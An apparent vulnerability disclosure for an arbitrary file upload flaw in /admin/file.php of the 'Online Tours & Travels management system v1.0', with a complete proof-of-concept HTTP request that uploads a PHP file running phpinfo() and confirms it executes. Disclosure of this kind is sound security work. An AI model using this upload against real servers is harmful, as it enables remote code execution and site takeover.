
Online Tours & Travels management system v1.0 by mayuri_k has arbitrary file upload

BUG_Author: lcg22266

vendors: https://www.sourcecodester.com/php/14510/online-tours-travels-management-system-project-using-php-and-mysql.html

Vulnerability url: ip/tour/admin/file.php

Loophole location: Online Tours & Travels management system's /admin/file.php file exists arbitrary file upload



Request package for file upload:


```
POST /tour/admin/file.php HTTP/1.1
Host: localhost
Content-Length: 320
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="97", " Not;A Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryX5YWsfY9nqxrRgu9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/tour/admin/file.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
Connection: close

------WebKitFormBoundaryX5YWsfY9nqxrRgu9
Content-Disposition: form-data; name="file"; filename="shell.php"
Content-Type: application/octet-stream

<?php phpinfo();?>
------WebKitFormBoundaryX5YWsfY9nqxrRgu9
Content-Disposition: form-data; name="submit"

Upload Image
------WebKitFormBoundaryX5YWsfY9nqxrRgu9--
```

The files will be uploaded to this directory tour\admin\upload



We visited the directory of the file in the browser and found that the code had been executed